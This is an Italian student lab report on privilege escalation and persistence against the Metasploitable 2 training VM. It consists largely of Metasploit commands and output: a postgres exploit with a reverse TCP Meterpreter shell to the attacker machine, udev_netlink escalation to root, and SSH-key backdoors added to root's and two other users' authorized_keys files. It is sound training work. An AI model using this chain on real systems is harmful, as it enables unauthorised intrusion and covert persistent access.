Report Privilege Escalation e Persistenza su Sistema Linux

Data: 21 Gennaio 2026
Studente: Nicola Cassandra
Obiettivo: Ottenere i privilegi di amministratore (root) su una macchina target compromessa e garantire la persistenza dell'accesso.
Target: Metasploitable 2 (Linux)


Introduzione e Scenario Iniziale

Inizialmente ho effettuato un exploit alla macchina vittima entrando come utente posgress quindi con privilegi limitati (utente standard). L'obiettivo della fase successiva è stato duplice: elevare i privilegi fino al livello `root` (Escalation) e installare una backdoor per accessi futuri (Persistence).

Ricognizione Post-Exploitation

Per identificare il vettore d'attacco più idoneo per l'escalation, è stata effettuata una scansione interna una volta ottenuto l'accesso è stato utilizzato il modulo di Metasploit `post/multi/recon/local_exploit_suggester`. Questo strumento ha analizzato la versione del kernel e i pacchetti installati sulla macchina vittima, confrontandoli con un database di vulnerabilità note.

La scansione ha prodotto diversi risultati positivi (evidenziati in verde), indicando che il sistema era vulnerabile a molteplici exploit locali, tra cui vulnerabilità legate a *glibc*, *netfilter* e *udev*.



```
msf post(multi/recon/local_exploit_suggester) > run
[*] 192.168.50.15 - Collecting local exploits for x86/linux ...
/usr/share/metasploit-framework/lib/rex/proto/ldap.rb:13: warning: already initialized constant Net::LDAP::WhoamiOid
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/net-ldap-0.20.0/lib/net/ldap.rb:344: warning: previous definition of WhoamiOid was here
[*] 192.168.50.15 - 237 exploit checks are being tried ...
[+] 192.168.50.15 - exploit/linux/local/glibc_ld_audit_dso_load_priv_esc: The target appears to be vulnerable.
[+] 192.168.50.15 - exploit/linux/local/glibc_origin_expansion_priv_esc: The target appears to be vulnerable.
[+] 192.168.50.15 - exploit/linux/local/netfilter_priv_esc_ipv4: The target appears to be vulnerable.
[+] 192.168.50.15 - exploit/linux/local/ptrace_sudo_token_priv_esc: The service is running, but could not be validated.
[+] 192.168.50.15 - exploit/linux/local/su_login: The target appears to be vulnerable.
[+] 192.168.50.15 - exploit/linux/persistence/autostart: The service is running, but could not be validated. Xorg is installed, possible desktop install.
[+] 192.168.50.15 - exploit/multi/persistence/cron: The target appears to be vulnerable. Cron timing is valid, no cron.deny entries found
[+] 192.168.50.15 - exploit/unix/local/setuid_nmap: The target is vulnerable. /usr/bin/nmap is setuid

[*] 192.168.50.15 - Valid modules for session 1:
============================

 #   Name                                                  Potentially Vulnerable?  Check Result
 -   ----                                                  -----------------------  ------------
 1   exploit/linux/local/glibc_ld_audit_dso_load_priv_esc  Yes                      The target appears to be vulnerable.
 2   exploit/linux/local/glibc_origin_expansion_priv_esc   Yes                      The target appears to be vulnerable.
 3   exploit/linux/local/netfilter_priv_esc_ipv4           Yes                      The target appears to be vulnerable.
 4   exploit/linux/local/ptrace_sudo_token_priv_esc        Yes                      The service is running, but could not be validated.
 5   exploit/linux/local/su_login                          Yes                      The target appears to be vulnerable.
 6   exploit/linux/persistence/autostart                   Yes                      The service is running, but could not be validated. Xorg is installed, possible desktop in
stall.
 7   exploit/multi/persistence/cron                        Yes                      The target appears to be vulnerable. Cron timing is valid, no cron.deny entries found
 8   exploit/unix/local/setuid_nmap                        Yes                      The target is vulnerable. /usr/bin/nmap is setuid
 9   exploit/linux/local/abrt_raceabrt_priv_esc            No                       The target is not exploitable.
 10  exploit/linux/local/abrt_sosreport_priv_esc           No                       The target is not exploitable.
 11  exploit/linux/local/af_packet_chocobo_root_priv_esc   No                       The target is not exploitable. System architecture i686 is not supported
 12  exploit/linux/local/af_packet_packet_set_ring_priv_esc  No                    The target is not exploitable.
 13  exploit/linux/local/ansible_node_deployer             No                       The target is not exploitable. Ansible does not seem to be installed, unable to find ansib
```

Privilege Escalation (Scalata dei Privilegi)

Dopo aver analizzato i risultati, è stato effettuato un primo tentativo con exploit che richiedevano la compilazione di codice sulla macchina target (es. *netfilter*). Tuttavia, questo approccio ha evidenziato la mancanza del compilatore `gcc` sul sistema vittima, rendendo necessaria la scelta di un exploit diverso.

La scelta è ricaduta su una vulnerabilità logica che non richiede compilazione complessa: **`exploit/linux/local/udev_netlink`**.

Per eseguire l'attacco sono stati configurati i seguenti parametri:

- **SESSION:** Impostata sulla sessione attiva 1 per utilizzare il canale esistente.
- **LHOST:** Indirizzo IP della macchina attaccante (Kali).

L'esecuzione dell'exploit ha avuto successo, aprendo una nuova sessione Meterpreter (Session 2). La verifica tramite il comando `getuid` ha confermato l'acquisizione dei privilegi massimi: `uid=0(root)`.

```
   Used when making a new connection via RHOSTS:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  postgres         no        The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
   RHOSTS    192.168.50.15    no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     5432             no        The target port (TCP)
   USERNAME  postgres         no        The username to authenticate as

Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.50.10    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86


View the full module info with the info, or info -d command.

msf exploit(linux/postgres/postgres_payload) > run
[*] Started reverse TCP handler on 192.168.50.10:4444
[*] 192.168.50.15:5432 - 192.168.50.15:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] 192.168.50.15:5432 - Uploaded as /tmp/XeQxbKBE.so, should be cleaned up automatically
[*] Sending stage (1062760 bytes) to 192.168.50.15
[*] Meterpreter session 1 opened (192.168.50.10:4444 → 192.168.50.15:39309) at 2026-01-21 10:04:58 -0500

meterpreter >
```

```
msf exploit(linux/local/udev_netlink) > set session 1
session ⇒ 1
msf exploit(linux/local/udev_netlink) > run
[*] Started reverse TCP handler on 192.168.50.10:4444
[*] Attempting to autodetect netlink pid...
[*] Meterpreter session, using get_processes to find netlink pid
[*] udev pid: 2374
[+] Found netlink pid: 2373
[*] Writing payload executable (207 bytes) to /tmp/bTiCROvvng
[*] Writing exploit executable (1879 bytes) to /tmp/ujNFPgcIOI
[*] chmod'ing and running it...
[*] Sending stage (1062760 bytes) to 192.168.50.15
[*] Meterpreter session 2 opened (192.168.50.10:4444 → 192.168.50.15:37053) at 2026-01-21 10:39:35 -0500
```

```
meterpreter > getuid
Server username: root
meterpreter > bg
[*] Backgrounding session 2...
```

Implementazione della Persistenza

```
msf exploit(unix/local/setuid_nmap) > search post/linux/manage/

Matching Modules
================

   #   Name                                  Disclosure Date  Rank       Check  Description
   -   ----                                  ---------------  ----       -----  -----------
   0   post/linux/manage/adduser             .                normal     No     Add a new user to the system
   1   post/linux/manage/disable_clamav      .                normal     No     Disable ClamAV
   2   post/linux/manage/geutebruck_post_exp .                normal     No     Geutebruck Camera Deface
   3     \_ action: CHANGE_IMAGE             .                .          .      Display an arbitrary image instead of the video stream
   4     \_ action: FREEZE_CAMERA            .                .          .      Freeze the camera and display the last image taken from the video stream
   5     \_ action: RESUME_STREAM            .                .          .      Resume the camera's video stream and display the current live feed
   6   post/linux/manage/iptables_removal    .                normal     No     IPTABLES rules removal
   7   post/linux/manage/download_exec       .                normal     No     Linux Manage Download and Execute
   8   post/linux/manage/dns_spoofing        .                normal     No     Native DNS Spoofing module
   9   post/linux/manage/pseudo_shell        .                normal     No     Pseudo-Shell Post-Exploitation Module
   10  post/linux/manage/sshkey_persistence  .                excellent  No     SSH Key Persistence

Interact with a module by name or index. For example info 10, use 10 or use post/linux/manage/sshkey_persistence

msf exploit(unix/local/setuid_nmap) >
```

Con i privilegi di root garantiti, l'attenzione si è spostata sulla creazione di un accesso persistente che non richiedesse di rieseguire l'exploit in futuro. È stato utilizzato il modulo di post-exploitation **`post/linux/manage/sshkey_persistence`**.

Il modulo è stato configurato per operare sulla sessione privilegiata (Session 2). Una volta lanciato, ha eseguito automaticamente due azioni critiche:

1. Generazione di una nuova coppia di chiavi SSH.
2. Installazione della chiave pubblica nel file `authorized_keys` dell'utente root sulla macchina vittima.

L'output del modulo ha fornito il percorso locale della **chiave privata** necessaria per l'autenticazione.

```
msf post(linux/manage/sshkey_persistence) > set session 2
session ⇒ 2
msf post(linux/manage/sshkey_persistence) > run
[*] Checking SSH Permissions
[*] Authorized Keys File: .ssh/authorized_keys
[*] Finding .ssh directories
[+] Storing new private key as /home/kali/.msf4/loot/20260121105749_default_192.168.50.15_id_rsa_234300.txt
[*] Adding key to /home/msfadmin/.ssh/authorized_keys
[+] Key Added
[*] Adding key to /home/user/.ssh/authorized_keys
[+] Key Added
[*] Adding key to /root/.ssh/authorized_keys
[+] Key Added
[*] Post module execution completed
```

Verifica dell'Accesso e Risoluzione Problemi SSH

La fase finale ha previsto la verifica della backdoor tramite connessione SSH diretta. Durante questo processo sono state affrontate e risolte due problematiche tecniche:

1. **Permessi della Chiave:** Il client SSH ha inizialmente rifiutato la chiave privata perché i permessi erano troppo aperti. Il problema è stato risolto applicando `chmod 600 <chiave>`.
2. **Compatibilità Crittografica:** A causa dell'obsolescenza del sistema target (Metasploitable 2), gli algoritmi di cifratura moderni di Kali Linux non erano compatibili con quelli del server. È stato necessario forzare l'uso dell'algoritmo RSA tramite le opzioni `-o HostKeyAlgorithms=+ssh-rsa` e `-o PubkeyAcceptedKeyTypes=+ssh-rsa`.

Il comando finale utilizzato è stato:

Bash
ssh -o HostKeyAlgorithms=+ssh-rsa -i /percorso/chiave root@IP_TARGET

Il test ha confermato l'accesso completo alla shell di root senza richiesta di password.

```
┌──(kali㉿kali)-[~]
└─$ chmod 600 /home/kali/.msf4/loot/20260121105749_default_192.168.50.15_id_rsa_234300.txt

┌──(kali㉿kali)-[~]
└─$ ssh -i /home/kali/.msf4/loot/20260121105749_default_192.168.50.15_id_rsa_234300.txt root@192.168.50.15
Unable to negotiate with 192.168.50.15 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss

┌──(kali㉿kali)-[~]
└─$ ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedKeyTypes=+ssh-rsa -i /home/kali/.msf4/loot/20260121105749_default_192.168.50.15_id_rsa_234300.txt root@192.168.50.15
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Last login: Wed Jan 21 07:54:04 2026 from :0.0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~#
```

Conclusioni

L'attività di test ha dimostrato la grave insicurezza del sistema target. Attraverso la catena di attacco eseguita, è stato possibile passare da un utente con privilegi minimi al controllo totale della macchina, stabilendo inoltre un canale di accesso permanente difficile da rilevare.